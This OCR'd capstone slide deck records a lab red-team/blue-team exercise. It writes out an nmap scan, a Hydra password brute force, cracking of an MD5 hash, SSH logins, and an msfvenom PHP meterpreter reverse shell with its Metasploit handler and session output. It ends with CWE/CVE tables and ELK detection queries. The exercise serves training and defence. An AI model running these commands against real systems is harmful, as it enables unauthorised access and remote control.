
Capstone Engagement (Blue vs Red Team)

Assessment, Analysis, and Hardening of a Vulnerable System

Farzan Akbaridoust

1

Network Topology



2

Penetration Testing

Kali


3

Attack Analysis


4

System Hardening

Network Topology



Network topology



Machines on 192.168.1.0/24

Host name	Function	Private IP	OS	Open ports
ML-REFVM-684427	Gateway	192.168.1.1	Hypervisor	135, 139, 445, 2179, 3389
Kali	Attacker	192.168.1.90	Kali Linux	22
ELK	Monitoring	192.168.1.10	Ubuntu Linux	22, 9200
server1	Web server	192.168.1.105	Ubuntu Linux	22, 80



RED
TEAM

Penetration Testing With Kali Linux

Scanning: Host discovery


```
root@Kali:~# ip a    inet 192.168.1.90/24 brd 192.168.1.255 scope global eth0
```


```
root@Kali:~# nmap -sS -sV 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-12 17:42 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00062s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.72 seconds
```





Hostname	IP Address	Role on the Network
ML-REFVM-684427	192.168.1.1	Gateway
Kali	192.168.1.90	Attacker Kali Machine
ELK	192.168.1.100	Monitoring ELK Stack Server
server1	192.168.1.105	Target Web Server / Capstone

Reconnaissance: Accessing publicly available data via port 80









Exploitation: Brute force attack with Hydra

Command | Password Dictionary | Protocol

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -vV 192.168.1.105 http-get "http://192.168.1.105/company_folders/secret_folder"
```

Login | Port | Target IP | Target URL

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 12] (
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 5] (0/0
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 4] (0/0
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-06 02:30:00
```

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type 'dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Cracking the Hash and attempting SSH logins

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Attempting SSH logins using the WebDAV and secret folder passwords
Both successfully granted access

```
root@Kali:~# ssh ashton@192.168.1.105
ashton@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
root@Kali:~# ssh ryan@192.168.1.105
ryan@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Exploitation: Crafting a custom payload with MSFvenom

Although we gained access via SSH, we create a payload for exploitation with Metasploit




```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > meterpreter.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```


Exploitation: Spawn a reverse shell with Metasploit

```
root@Kali:~# msfconsole
[-] ***rting The Metasploit Framework console ... /
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
```

PHP file was dragged and dropped to webdav



Awaiting Connection

Session Creation

```
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:54886) at 2021-07-06 03:33:43 -0700

meterpreter > 
```

```
pwd
/etc
cd /
```

```
cat flag.txt
b1ng0w@5h1sn@m0
```

Reporting: Weaknesses and Vulnerabilities

The report includes:

- **The weaknesses categorised by Common Weakness Enumeration (CWE)**
  - Exploited in the "*Exploitation*" step; rooted in:
    - Security misconfiguration
- **The vulnerabilities categorised by Vulnerabilities and Exposures (CVE)**
  - Detected in the "*Scanning"* step (not exploited in this test); rooted in:
    - Services: OpenSSH 7.6p1 and Apache httpd 2.4.29
    - Operation System: Ubuntu 18.04.1 LTS (Linux kernel)

Reporting: Common Weakness Enumeration (CWE)

CWE-	Weakness Description	Consequences
200	Exposure of Sensitive Information to an Unauthorized Actor	Sensitive Information Exposure
538	Insertion of Sensitive Information into Externally-Accessible File	Sensitive Information Exposure
312	Clear text Storage of Sensitive Information	Sensitive Information Exposure
257	Storing Passwords in a Recoverable Format	Stolen password, granting a user shell
521	Weak Password Requirements	Stolen password, granting a user shell
522	Insufficiently Protected Credentials	Stolen password, granting a user shell
287	Improper Authentication	Stolen password, granting a user shell
307	Improper Restriction of Excessive Authentication Attempts	Stolen password, granting a user shell
308	Use of Single-factor Authentication	Stolen password, granting a user shell
434	Unrestricted Upload of File with Dangerous Type	Spawning a reverse shell

Reporting: 9 out of 29 CVE Detected (Apache httpd 2.4.29)

CVE-*	Vulnerability Description	Consequences	CVSS** 3.x
2021-26691	mod_session response handling heap overflow	Heap overflow	9.8
2019-0211	Apache HTTP Server privilege escalation from modules' scripts	Arbitrary code execution	7.8
2019-0217	mod_auth_digest access control bypass	Privilege escalation attack	7.5
2019-9517	mod_http2, DoS attack by exhausting h2 workers.	Denial of service attack	7.5
2019-10081	mod_http2, memory corruption on early pushes	Overwriting memory	7.5
2020-9490	Push Diary Crash on Specifically Crafted HTTP/2 Header	Crash	7.5
2020-35452	mod_auth_digest possible stack overflow by one nul byte	Stack overflow	7.3
2021-26690	mod_session NULL pointer dereference	Denial Of Service attack	7.5
2018-1283	Tampering of mod_session data for CGI applications	Influencing session content	5.3

* All 29 vulnerabilities and CVE are listed in https://httpd.apache.org/security/vulnerabilities_24.html
** Common Vulnerability Scoring System (CVSS)

Reporting: CVE Detected (OpenSSH 7.6p1)

CVE-	Vulnerability Description	Consequences	CVSS* 3.x
2019-28041	a double free in ssh-agent	forwarding of an agent to an attacker	7.1
2020-14145	Observable Discrepancy leading to an information leak	man-in-the-middle attack	5.9

Reporting: CVE Detected (Ubuntu 18.04.1 LTS - Linux Kernel)

CVE-	Vulnerability Description	Consequences	CVSS* 3.x
2020-8832**	not properly clear data structures on context switches	Sensitive information Exposure	5.5
2018-6559	Vulnerability overlayfs mount	unauthorised file name Exposure	3.3

* Common Vulnerability Scoring System (CVSS)


** Requires more analysis as it is only valid for certain Intel graphics processors

BLUE TEAM

Attack's Log Analysis from Beats with ELK Stack


Customized Packetbeat Dashboard (attack signatures)


Identifying the Port Scan



Finding the Request for the Hidden Directory

destination.ip : 192.168.1.105 and url.path : /company_folders/secret_folder/* and NOT url.path : /company_folders/secret_folder/ and http.response.status_code : 200



